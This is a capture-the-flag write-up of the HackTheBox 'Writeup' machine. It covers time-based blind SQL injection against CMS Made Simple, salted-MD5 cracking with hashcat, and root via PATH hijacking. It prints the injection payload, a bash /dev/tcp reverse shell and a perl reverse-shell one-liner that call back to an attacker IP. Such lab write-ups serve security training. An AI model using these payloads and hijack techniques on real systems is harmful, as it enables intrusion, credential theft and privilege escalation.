What better opportunity to write a writeup than to write a writeup of a box named Writeup? This box made evident the importance of enumeration. The interesting thing about this box is that gobuster would not work due to a DoS protection against 404 http errors. So how would we find the potentially vulnerable web pages of the web server?

Reconnaissance

The first thing that I always do when targeting a box is adding its ip to my **/etc/hosts** file, because it is easier to remember a hostname than an ip.

```
┌─[0xd4y@Writeup]─[~/business/hackthebox/easy/linux/writeup]
└──╼ $tail -n 1 /etc/hosts
10.10.10.138    writeup.htb
```


Let's start with enumerating the ports of the box **nmap -sC -sV -oA nmap/nmap writeup.htb**:

```
# Nmap 7.91 scan initiated Sat Mar 13 23:56:32 2021 as: nmap -Pn -sC -sV -p- -oA nmap/nmap writeup.htb
Nmap scan report for writeup.htb (10.10.10.138)
Host is up (0.067s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 dd:53:10:70:0b:d0:47:0a:e2:7e:4a:b6:42:98:23:c7 (RSA)
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/writeup/
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Nothing here yet.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Looks like there are only two ports running on this box. Because this was a small amount, I ran an nmap scan to enumerate all ports with the **-p-** flag, but I did not discover any other ports.

Looking at the result of the nmap scan, the box is running the Debian Linux distribution (noting information like this is important when trying to understand the makeup of a box). Software can differ depending on the operating system / distribution of a system. Nmap discovered a directory **/writeup/** from the **robots.txt** file. Let's look at the webpage on **http://writeup.htb**:

Web Enumeration



First time I saw this webpage, I foolishly did a gobuster because I did not read the message in red. As a result, I got banned and had to wait a couple of minutes for my ip to no longer be

blacklisted. Looking at the message, we can see that there is a DoS script in place to look for 40x errors (this unfortunately includes 404 errors which we need for gobuster to work). Another potentially important thing to note is the email **jkr@writeup.htb**. This means that there might be a user **jkr** on the box (which may or may not come handy). It's a good habit to note down any potentially important information in a **notes.txt** file.

Incidentally, because I added the ip to my **/etc/hosts** file and navigated to the **http://writeup.htb** page, it is important to check also **http://10.10.10.138** to make sure there is no virtual host routing in place (for this box it turns out that there is no vhost routing). Let's see what is on the **/writeup** directory:

writeup

- Home Page
- ypuffy
- blue
- writeup

Home

After many month of lurking around on HTB I also decided to start writing about the boxes I hacked. In the upcoming days, weeks and month you will find more and more content here as I am about to convert my famous incomplete notes into pretty write-ups.

I am still searching for someone to provide or make a cool theme. If you are interested, please contact me on NetSec Focus Mattermost. Thanks.

Visiting the **writeup** writeup, we get the following:

writeup

- Home Page
- ypuffy
- blue
- writeup

writeup

This post is still work in progress.

Recon


As usual we will begin exploring the machine using nmap:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-19 11:49 CEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.04 seconds
```

I am not yet sure what to make from that. Will update the post as soon as I have more insights about this hard box that is disguised as Easy at HTB.

There is nothing interesting in this page, or in any of the other pages. However, there is one thing we need to test for. It is possible that the page parameter in the link (**http://writeup.htb/writeup/index.phyp?page=writeup**) is vulnerable to LFI (local file inclusion). Trying

http://writeup.htb/writeup/index.phyp?page=../../../../../../../../../../../../etc/passwd, we get the following output:



Not Found

The requested URL was not found on this server.

I tried a couple of other methods for LFI to see if there might be some blacklisted characters, but it seems that the **page** parameter is not vulnerable.

Blind SQL Injection

At this point I was stuck for a while, but there is a hint at the bottom of the **/writeup** directory:

Pages are hand-crafted with vim. NOT.

This was hinting at the fact that this page was created with a web content management system (CMS). We can confirm that by viewing the source:


```
<!doctype html>
<html lang="en_US"><head>
    <title>Home - writeup</title>

<base href="http://writeup.htb/writeup/" />
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

    <!-- cms_stylesheet error: No stylesheets matched the criteria specified -->
```

Note the **CMS Made Simple** line. There might be a CMS exploit we could use, but what is the version? Don't forget that Google is your friend! Due to CMS Made Simple being open source, we can easily view the content of this CMS and all of its directories. Visiting http://www.cmsmadesimple.org/downloads/cmsms, we see a link to their repository: http://svn.cmsmadesimple.org/svn/cmsmadesimple/trunk. Browsing to this link, we see all the directories associated with this CMS:

/trunk

- [Parent Directory]
- admin/
- doc/
- lib/
- modules/
- phar_installer/
- scripts/
- tests/
- uploads/
- .gitignore
- favicon_cms.ico
- index.php
- moduleinterface.php
- svn-propset
- svn-propset-file

As it turns out, most of these files and directories are on the web server. Checking out the admin directory, we can see that it asks for a password:




Unfortunately, we do not have any credentials....yet. Let's check out the **/doc** directory, as this directory seems like it would have some file that could leak the version of the CMS.

/trunk/doc

[Parent Directory]
.htaccess
AUTHORS.txt
CHANGELOG.txt
COPYING.txt
README.txt
htaccess.txt
robots.txt

The **CHANGELOG.txt** file seems like it would have the version of the CMS. Let's visit the **/writeup/doc/CHANGELOG.txt** path on the web server:



So we see that this web page is running CMS Made Simple version 2.2.9.1. Looking up CMS Made Simple on searchsploit, we are flooded with exploits:

```
CMS Made Simple (CMSMS) Showtime2 - File Upload Remote Code Execution (Metasploit)
CMS Made Simple 0.10 - 'index.php' Cross-Site Scripting
CMS Made Simple 0.10 - 'Lang.php' Remote File Inclusion
CMS Made Simple 1.0.2 - 'SearchInput' Cross-Site Scripting
CMS Made Simple 1.0.5 - 'Stylesheet.php' SQL Injection
CMS Made Simple 1.11.10 - Multiple Cross-Site Scripting Vulnerabilities
CMS Made Simple 1.11.9 - Multiple Vulnerabilities
CMS Made Simple 1.2 - Remote Code Execution
CMS Made Simple 1.2.2 Module TinyMCE - SQL Injection
CMS Made Simple 1.2.4 Module FileManager - Arbitrary File Upload
CMS Made Simple 1.4.1 - Local File Inclusion
CMS Made Simple 1.6.2 - Local File Disclosure
CMS Made Simple 1.6.6 - Local File Inclusion / Cross-Site Scripting
CMS Made Simple 1.6.6 - Multiple Vulnerabilities
CMS Made Simple 1.7 - Cross-Site Request Forgery
CMS Made Simple 1.8 - 'default_cms_lang' Local File Inclusion
CMS Made Simple 1.x - Cross-Site Scripting / Cross-Site Request Forgery
CMS Made Simple 2.1.6 - Multiple Vulnerabilities
CMS Made Simple 2.1.6 - Remote Code Execution
CMS Made Simple 2.2.14 - Arbitrary File Upload (Authenticated)
CMS Made Simple 2.2.14 - Authenticated Arbitrary File Upload
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution
CMS Made Simple < 1.12.1 / < 2.1.3 - Web Server Cache Poisoning
CMS Made Simple < 2.2.10 - SQL Injection
CMS Made Simple Module Antz Toolkit 1.02 - Arbitrary File Upload
CMS Made Simple Module Download Manager 1.4.1 - Arbitrary File Upload
CMS Made Simple Showtime2 Module 3.6.2 - (Authenticated) Arbitrary File Upload
```

There is only one exploit here that looks promising: the SQL Injection exploit for versions < 2.2.10. All other exploits either require credentials or are too old. Let's mirror this exploit and examine it. The key parts of this exploit is the vulnerable page and payload:

```
url_vuln = options.url + '/moduleinterface.php?mact=News,m1_,default,0'
```

```
url = url_vuln + "&m1_idlist=" + payload
```

```
payload = "a,b,1,5))+and+(select+sleep(" + str(TIME) + ")+from+cms_users"
payload += "+where+password+like+0x" + ord_password_temp + "25+and+user_id+like+0x31)+--+"
```

There is a parameter in the News module called **m1_idlist** that is vulnerable to SQL injection. As we can see from the payload, this script uses a blind SQL injection attack to extract credentials from the affected system. The attack works by asking the server to sleep for a certain period of time if a certain statement is true. So if we find that a request of ours makes the web server take an unusual amount of time to respond to us, then we know that the statement ran true. This means that we could ask the server the following:

Pentester: “Hey web server! You should sleep for 1 second if you have a username in the **cms_users** table that starts with the letter **a**.”

Web server: “Hi Pentester! I don’t have a user in my **cms_users** table that starts with the letter **a**, so I am not going to sleep for 1 second.”

Pentester: “No problem! You should sleep for 1 second if you have a username in the **cms_users** table that starts with the letter **b**.”

Web server: “I actually have a user in my **cms_users** table that starts with the letter **b**, so I will sleep for 1 second.”

Pentester: “Okay, so it normally takes the web server to respond to me after 1 second, but now it took the web server two seconds to respond. There is probably a user in the **cms_users** table that starts with the letter **b**. Let’s ask the web server another question: ‘Hey web server, it’s me again. You should sleep for 1 second if you have a username in the **cms_users** table that starts with the letters **ba**.’”

I think you get the point. Running the exploit with **python 46635.py -u http://writeup.htb/writeup** we get the hashed credentials of the user **jkr**:

```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
```

Now all we have to do is crack the hash! Because we have the salt of the hash, we can crack the hash a lot more easily. The hashed password is 32 characters long which suggests that it is an md5 hash. We can use hashcat to crack the password, but this handy exploit even has a cracking function (albeit it is not as fast as hashcat).

Script Method:

```
┌─[0xd4y@Writeup]─[~/business/hackthebox/easy/linux/writeup]
└──╼ $python 46635.py 2>/dev/null
[+] Specify an url target
[+] Example usage (no cracking password): exploit.py -u http://target-uri
[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist
[+] Setup the variable TIME with an appropriate time, because this sql injection is a time based.
┌─[0xd4y@Writeup]─[~/business/hackthebox/easy/linux/writeup]
└──╼ $python 46635.py -u http://writeup.htb/writeup --crack -w /usr/share/wordlists/rockyou.txt
```

```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
[+] Password cracked: raykayjay9
```

Hashcat Method:

```
if hashlib.md5(str(salt) + line).hexdigest() == password:
```

Looking at the line above, we can see that the password is hashed by adding the salt and password (note that the **line** variable refers to a line in the password wordlist). We can conclude that the password is a salted md5sum. Viewing hashcat's example hashes, we can see the mode that corresponds most to what we are looking for.

```
┌─[0xd4y@Writeup]─[~/business/hackthebox/easy/linux/writeup]
└──╼ $hashcat --example-hashes|grep -i md5 -B4 -A3 |grep -i salt -B1 -A3
MODE: 10
TYPE: md5($pass.$salt)
HASH: 3d83c8e717ff0e7ecfe187f088d69954:343141
PASS: hashcat

--
MODE: 20
TYPE: md5($salt.$pass)
HASH: 57ab8499d08c59a7211c77f557bf9425:4247
PASS: hashcat
```

As you can see, mode 20 looks like the right hash so let's crack it. Make sure to first put the hash in the format **hash:salt** as described by the [Hashcat - Example Hashes] page.

```
┌─[x]─[0xd4y@Writeup]─[~/business/hackthebox/easy/linux/writeup]
└──╼ $cat hash
62def4866937f08cc13bab43bb14e6f7:5a599ef579066807
```

hashcat -m 20 hash /usr/share/wordlists/rockyou.txt

```
62def4866937f08cc13bab43bb14e6f7:5a599ef579066807:raykayjay9

Session..........: hashcat
Status...........: Cracked
Hash.Name........: md5($salt.$pass)
Hash.Target......: 62def4866937f08cc13bab43bb14e6f7:5a599ef579066807
Time.Started.....: Mon Mar 15 03:04:55 2021 (5 secs)
Time.Estimated...: Mon Mar 15 03:05:00 2021 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   860.1 kH/s (0.65ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 4360192/14344385 (30.40%)
Rejected.........: 0/4360192 (0.00%)
Restore.Point....: 4358144/14344385 (30.38%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: raynerleow -> raygan96
```

And we get the password for the **jkr** user as **raykayjay9**! These credentials did not work for the **/admin** directory, but nevertheless we can ssh into the box!

```
┌─[✗]─[0xd4y@Writeup]─[~/business/hackthebox/easy/linux/writeup]
└──╼ $ssh jkr@writeup.htb
jkr@writeup.htb's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Mar 14 21:57:10 2021 from 10.10.14.5
jkr@writeup:~$ wc -c user.txt
33 user.txt
```

Incidentally, the purpose of salts is so that multiple hashes in a compromised credential database do not get cracked simultaneously. It is highly likely that in a database of over a million users, many users have the same password. This would mean that two users with the password of **0xd4y** would both get cracked easily by use of a rainbow table.

```
┌─[0xd4y@Writeup]─[~/business/hackthebox/easy/linux/writeup]
└──╼ $cat hash
62def4866937f08cc13bab43bb14e6f7:5a599ef579066807
┌─[0xd4y@Writeup]─[~/business/hackthebox/easy/linux/writeup]
└──╼ $echo -n 5a599ef579066807raykayjay9|md5sum
62def4866937f08cc13bab43bb14e6f7  -
┌─[0xd4y@Writeup]─[~/business/hackthebox/easy/linux/writeup]
└──╼ $echo -n 44920234723459 34raykayjay9|md5sum
62ffd648e9915c5c6aa0739de8b759ce  -
┌─[0xd4y@Writeup]─[~/business/hackthebox/easy/linux/writeup]
└──╼ $echo -n raykayjay9|md5sum
c982a9940a53684f729ad6c7dde29fd7  -
```

Notice how two users can have the same password of **raykayjay9**, but their md5sum hashes are different because they have different salt values.

Privilege Escalation to Root

So now that we have a shell, let's enumerate the box to find any possible attack vectors. I like using the **linpeas.sh** script, as its output is color-coded and is very easy to read.

```
LEGEND:
 RED/YELLOW: 99% a PE vector
 RED: You must take a look at it
 LightCyan: Users with console
 Blue: Users without console & mounted devs
 Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
 LightMangeta: Your username
```

```
[+] Interesting GROUP writable files (not in Home) (max 500)
```

```
/usr/local/bin
```

```
/usr/local/games
```

```
/usr/local/sbin
```

We can see that we have write access to **/usr/local/bin** and **/usr/local/sbin**. Furthermore, we are part of the staff group:

staff: Allows users to add local modifications to the system (/usr/local) without needing root privileges (note that executables in /usr/local/bin are in the PATH variable of any user, and they may "override" the executables in /bin and /usr/bin with the same name). Compare with group "adm", which is more related to monitoring/security.

This is a default group for the Debian distro. The permissions given by being part of the staff group should only be granted to trusted users. Here is why:

```
jkr@writeup:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

Commands that you run such as **grep** are actually just binaries that are stored in some directory on your machine (typically it is stored in **/bin**):

```
jkr@writeup:/tmp$ which grep
/bin/grep
```

The point of PATHs is so that you don't have to constantly type **/bin/grep** whenever you want to run that command (it's just tedious). An important thing to note is the order of what's in the **$PATH** variable. By default, **/usr/local/bin** comes before **/bin**. This means that if we made a file and put it in **/usr/local/bin**, then when we run **grep**, we are actually running **/usr/local/bin/grep** and not **/bin/grep**.

Proof of Concept

```
jkr@writeup:/tmp$ echo "bash -i >& /dev/tcp/10.10.14.5/9001 0>&1" > grep
jkr@writeup:/tmp$ chmod +x grep
jkr@writeup:/tmp$ grep
Usage: grep [OPTION]... PATTERN [FILE]...
Try 'grep --help' for more information.
jkr@writeup:/tmp$ cp grep /usr/local/bin/grep
jkr@writeup:/tmp$ grep
Usage: grep [OPTION]... PATTERN [FILE]...
Try 'grep --help' for more information.
```

```
jkr@writeup:~$ grep
```
← after logging out and logging back in

```
┌─[0xd4y@Writeup]─[~/business/hackthebox/easy/linux/writeup]
└──╼ $nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.138] 41390
jkr@writeup:~$
```

Note that the user who created a binary in the **/usr/local/bin** path must logout and log back in for it to affect him. All other users on the box do not need to do that (I am not sure why). This means that in a real scenario, before the command is hijacked, a victim could run a command and it would work just as expected. After it gets hijacked, the victim could run that same command (during the same login session) and the hijacked binary would get executed instead!

This is why for the sake of security, it is imperative that high-privileged users execute the full path of commands (especially when it comes to cron jobs). Let's look for cron jobs running as root. There might be one that is running a command without using its full path. There is a great script on github called pspy that actively monitors all processes running on a system. Downloading **pspy** and running it on the box, we see the following output:

```
2021/03/15 00:30:01 CMD: UID=0    PID=2172   | /usr/sbin/CRON
2021/03/15 00:30:01 CMD: UID=0    PID=2173   | /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
```


When first doing this box, I noticed that whenever I put a binary in the **/usr/local/bin** path or the **/usr/local/sbin** path, it would keep getting removed after some time. This cronjob is probably the culprit. I went into this rabbit hole for a long time. I tried using symbolic links to delete files, but it did not work. This privesc was especially difficult for people hacking on private instances (such as myself) because watch what happens when a person logs into jkr:

```
2021/03/15 00:34:02 CMD: UID=0    PID=2189   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/
ynamic.new
2021/03/15 00:34:02 CMD: UID=0    PID=2190   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/
ynamic.new
2021/03/15 00:34:02 CMD: UID=0    PID=2191   | run-parts --lsbsysinit /etc/update-motd.d
2021/03/15 00:34:02 CMD: UID=0    PID=2192   | uname -rnsom
```

Suddenly, we are met with a whole bunch of commands that don't use the full path. We have **sh**, **run-parts**, and **uname**. Each of these commands is run by UID=0 which is root. So if we put a reverse shell in one of these binaries and copy it to the **/usr/local/bin** path, it will get executed and we will have a shell! The bash reverse shell did not work for me, so I used the perl reverse shell:

perl -e 'use Socket;$i="10.10.14.5";$p=9001;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

```
┌──[✗]─[0xd4y@Writeup]─[~/business/hackthebox/easy/linux/writeup]
└─── $ssh jkr@writeup.htb
jkr@writeup.htb's password:
```



This was a fun box! Thank you **@jkr** for the cool privesc. Also, big thanks to **Daniele Scanu**, the creator of the SQL injection script. That was probably the most beautiful and user-friendly exploit I have ever used. Last but not least, thanks to you for reading this writeup! I hope you learned not only from the Writeup box, but also from this writeup! Feel free to write me up at 0xd4yWriteups@gmail.com if you have any comments!